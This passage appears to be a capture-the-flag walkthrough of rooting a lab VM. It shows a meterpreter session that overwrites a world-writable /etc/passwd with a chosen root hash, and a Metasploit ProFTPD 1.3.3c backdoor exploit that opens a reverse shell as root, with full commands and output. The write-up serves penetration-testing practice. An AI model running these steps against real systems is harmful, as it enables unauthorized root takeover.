


```
meterpreter > shell
Process 2138 created.
Channel 1 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
cd /tmp
chmod +x unix-privesc-check
```

The author of *unix-privesc-check* recommends to *grep* the output for WARNING, which will show any potential misconfigurations. This can be run as one single command:




```
./unix-privesc-check standard | grep WARNING
passwd: Permission denied.
./unix-privesc-check: 1076: [: standard: unexpected operator
./unix-privesc-check: 1076: [: standard: unexpected operator
```



```
Search the output below for the word 'WARNING'.  If you don't see it then
WARNING: /etc/passwd is a critical config file. World write is set for /etc/passwd
./unix-privesc-check: 1076: [: standard: unexpected operator
```


We can see that /etc/passwd has write permission. So, we can change password of root and then try to login.

Exit the shell, go back to meterpreter and download /etc/passwd file to our kali.




```
meterpreter > download /etc/passwd /root/bp1/passwd
[*] Downloading: /etc/passwd → /root/bp1/passwd
[*] Downloaded 2.31 KiB of 2.31 KiB (100.0%): /etc/passwd → /root/bp1/passwd
[*] download   : /etc/passwd → /root/bp1/passwd
```

Now we will use openSSL to generate a new hash for our password and then paste it in /etc/passwd file




```
root@kali:~# openssl passwd -1 12345
$1$o72YmV6t$sEKWpnVqKz3yoVQlU5zq8/
```



/root/bp1/passwd - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.


```
root:$1$o72YmV6t$sEKWpnVqKz3yoVQlU5zq8/:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

Now we will upload the updated passwd back to /etc/passwd




```
meterpreter > upload /root/bp1/passwd /etc/passwd
[*] uploading  : /root/bp1/passwd → /etc/passwd
[*] Uploaded -1.00 B of 2.34 KiB (-0.04%): /root/bp1/passwd → /etc/passwd
[*] uploaded   : /root/bp1/passwd → /etc/passwd
```

Now we can goto shell and then convert it into interactive bash shell using python and do su root then add password.



```
meterpreter > shell
Process 16149 created.
Channel 4 created.
```




```
python -c 'import pty; pty.spawn("/bin/bash")'
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@vtcsec:$ su root -l
su root -l
Password: 12345

root@vtcsec:~# whoami
whoami
root
```

We have ROOT access.


Method 2 (easy way in)

Let’s see if we can exploit ProFTPD – use *searchsploit*




```
root@kali:~# searchsploit ProFTPD 1.3.3c
 ----------------------------------------------------  -------------------------------------------
 Exploit Title                                        |  Path
 ----------------------------------------------------  -------------------------------------------
ProFTPd 1.3.3c - Compromised Source Back | linux/remote/15662.txt
ProFTPd-1.3.3c - Backdoor Command Execut | linux/remote/16921.rb
 ----------------------------------------------------  -------------------------------------------
Shellcodes: No Results
```

Let’s run Metasploit




```
root@kali:~/Desktop/CTF 001# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***

 +-------------------------------------------------------+
 |  METASPLOIT by Rapid7                                 |
 +---------------------------+---------------------------+
 |      __________________   |                           |
 |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
 |             )=\           | |  EXPLOIT   \            |
 |            // \\          | |_____________\_______    |
 |           //   \\         | |==[msf >]============\   |
 |          //     \\        | |______________________\  |
 |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
 |        //         \\      |  *********************    |
 +---------------------------+---------------------------+
 |      o O o                |        \'\/\/\/'/         |
 |              o O          |         )======(          |
 |                 o         |       .'  LOOT  '.        |
 | |^^^^^^^^^^^^^^|l___      |      /    _||__   \       |
 | |    PAYLOAD     |""\___, |     /    (_||_     \      |
 | |________________|__|)__| |    |     __||_)     |     |
 | |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "     |
 |  = = = = = = = = = = = =  |     '--------------'      |
 +---------------------------+---------------------------+
```

> Search proftpd 1.3.3c




```
msf5 > search proftpd 1.3.3c

Matching Modules
================

   #  Name                                   Disclosure Date  Rank       Check  Description
   -  ----                                   ---------------  ----       -----  -----------
   0  exploit/freebsd/ftp/proftp_telnet_iac  2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b
   1  exploit/linux/ftp/proftp_sreplace      2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 srepl
   2  exploit/linux/ftp/proftp_telnet_iac    2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b
   3  exploit/linux/misc/netsupport_manager_agent  2011-01-08  average    No     NetSupport Manager Agent
   4  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02      excellent  No     ProFTPD-1.3.3c Backdoor C
   5  exploit/unix/ftp/proftpd_modcopy_exec   2015-04-22      excellent  Yes    ProFTPD 1.3.5 Mod_Copy Co
```

Let’s use backdoor



```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Set Rhost as 192.168.10.131 and run



```
msf5 > use exploit/unix/ftp/proftpd_133c_backdoor
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.184.131
RHOST ⇒ 192.168.184.131
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP double handler on 192.168.184.130:4444
[*] 192.168.184.131:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo PgsIi0UpqhcyiSph;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "PgsIi0UpqhcyiSph\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.184.130:4444 → 192.168.184.131:35172) at 2020-12-21 04:34:19 -0500

id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
whoami
root
passwd
Enter new UNIX password: 12345
Retype new UNIX password: 12345
passwd: password updated successfully
whoami
root
```

We have ROOT access.